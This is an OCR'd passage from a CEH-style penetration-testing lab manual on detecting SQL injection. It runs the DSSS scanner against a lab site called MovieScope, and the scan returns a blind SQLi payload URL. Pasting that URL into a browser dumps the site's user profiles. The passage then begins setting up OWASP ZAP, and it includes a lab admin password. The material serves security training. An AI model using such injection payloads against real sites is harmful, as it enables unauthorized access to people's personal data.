
Parrot Terminal
File
Edit
View
Search
Terminal
Help
Open Link
Copy Link Address
Open Terminal
Open Tab
Close Window
Copy
Paste

```
┌─[root@parrot]─[~/DSSS]
└──╼ #python3 dsss.py -u "http://www.moviescope.com/viewprofile.asp
x?id=1" --cookie "mscope=1jWydNf8wro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3a
 by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
 (i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.:
'http://www.moviescope.com/viewprofile.aspx?id=1%20OR%20NOT%20%2816
1%3E161%29')

scan results: possible vulnerabil
┌─[root@parrot]─[~/DSSS]
└──╼ #
```

Figure 2.1.12: Copying the vulnerable link

22. Switch to **Mozilla Firefox**; in a new tab, paste the copied link in the address bar and press **Enter**.

23. You will observe that information regarding available user accounts appears under the **View Profile** tab.


Home - MovieScope - Mozilla Firefox
Home - MovieScope
Home - MovieScope
www.moviescope.com/viewprofil
80%
Start
Parrot
Wiki
Community
privacy
pentest
learn
Donate
MOVIESCOPE
Admin
Logout
Home
Features
Trailers
Photos
Blog
Contacts
View Profile
Featured Movie Trailers
View all
Paranorman Trailer
Added: 2012-04-23 14:58:57
Iron Man Trailer
Added: 2009-11-04 02:06:16
Captain America: Marvel Trailer
Added: 2009-10-08 02:33:02
Get Showtimes and Tickets
Browse by Location (ZIP Code or City, State)
Browse by Title:
Select movie title

sam profile


ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male
Date of Birth:	10-10-1975
Age:	38
Address:	Washington DC
Contact #:	1-202-501-4455

john profile

ID:	2
First Name:	john
Last Name:	smith
Email:	john@moviescope.com
Gender:	male
Date of Birth:	15-12-1968
Age:	45
Address:	New York
Contact #:	1-202-505-1235

Figure 2.1.13: Visiting the vulnerable link

24. Scroll down to view the user account information for all users.


Home - MovieScope - Mozilla Firefox
Home - MovieScope
Home - MovieScope
www.moviescope.com/viewprofil
80%
Start
Parrot
Wiki
Community
privacy
pentest
learn
Donate
Like Us On Facebook
Photo Galleries
View all
House MD
15 photos
Added: Oct 24, 2012
Burlesque
7 photos
Added: Oct 24, 2012
Cowboys & Aliens
11 photos
Added: Oct 24, 2012
Pirates Of The Caribbean 4
18 photos
Added: Oct 24, 2012
ADVERTISE HERE

kety profile

ID:	3
First Name:	kety
Last Name:	perry
Email:	kety@moviescope.com
Gender:	female
Date of Birth:	06-01-1980
Age:	33
Address:	Mexico city
Contact #:	1-202-502-2431

steve profile

ID:	4
First Name:	steve
Last Name:	jobs
Email:	steve@moviescope.com
Gender:	male
Date of Birth:	20-05-1983
Age:	30
Address:	DownTown
Contact #:	1-202-509-8421

lee profile

ID:	5
First Name:	lee
Last Name:	bret

Figure 2.1.14: User account information for all MovieScope users

Note: In real life, attackers use blind SQL injection to access or destroy sensitive data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive, because the database must generate a new statement for each newly recovered bit.

25. This concludes the demonstration of how to detect SQL injection vulnerabilities using DSSS.

26. Close all open windows and document all the acquired information.

27. Turn off the **Parrot Security** virtual machine.

TASK 2

Detect SQL Injection Vulnerabilities using OWASP ZAP

In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** virtual machine.

TASK 2.1

Launch and Configure OWASP ZAP

1. Turn on the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.

Note: We have already installed OWASP ZAP on the **Windows Server 2019** virtual machine during the **Module 11 Session Hijacking** labs. If the tool is already installed, skip to **Step 2**. Otherwise, follow these steps to install it:

- Turn on the **Windows 10** virtual machine.
- Navigate to **Z:\CEHv11 Module 11 Session Hijacking\OWASP ZAP**, double-click **ZAP_2_8_0_windows.exe**, and follow the installation steps to install.
- When the **Setup - OWASP Zed Attack Proxy** window appears, click **Next**.
- In the **Select Installation Type** wizard, ensure that the **Standard installation** radio button is selected and click **Next**.
- Follow the installation steps to install **OWASP ZAP** using the default settings.
- After the installation completes, the **Completing the OWASP Zed Attack Proxy Setup Wizard** appears; click **Finish**.

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

2. Double-click the **OWASP ZAP** shortcut on **Desktop** to launch the application.

Note: If an **OWASP ZAP** pop-up window appears, click **OK**.

3. A prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button, and click **Start**.

Note: If a **Manage Add-ons** window appears, close it.




OWASP ZAP
Do you want to persist the ZAP Session?
○ Yes, I want to persist this session with name based on the current timestamp
○ Yes, I want to persist this session but I want to specify the name and location
● No, I do not want to persist this session at this moment in time
☐ Remember my choice and do not ask me again.
You can always change your decision via the Options / Database screen
Help
Start

Figure 2.2.1: OWASP ZAP Persist Session

TASK 2.2

Perform Automated Scan

4. The **OWASP ZAP** main window appears; under the **Quick Start** tab, click the **Automated Scan** option.


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
Automated Scan
Manual Explore
Learn More
News
Learn More
History
Search
Alerts
Output
Filter: OFF
Export
Id
Req. Timest...
Met...
URL
Co...
Reason
R...
Size Resp. ...
Highest ...
N...
Tags
Alerts 0 0 0 0
Current Scans 0 0 0 0 0 0 0 0

Welcome to OWASP ZAP

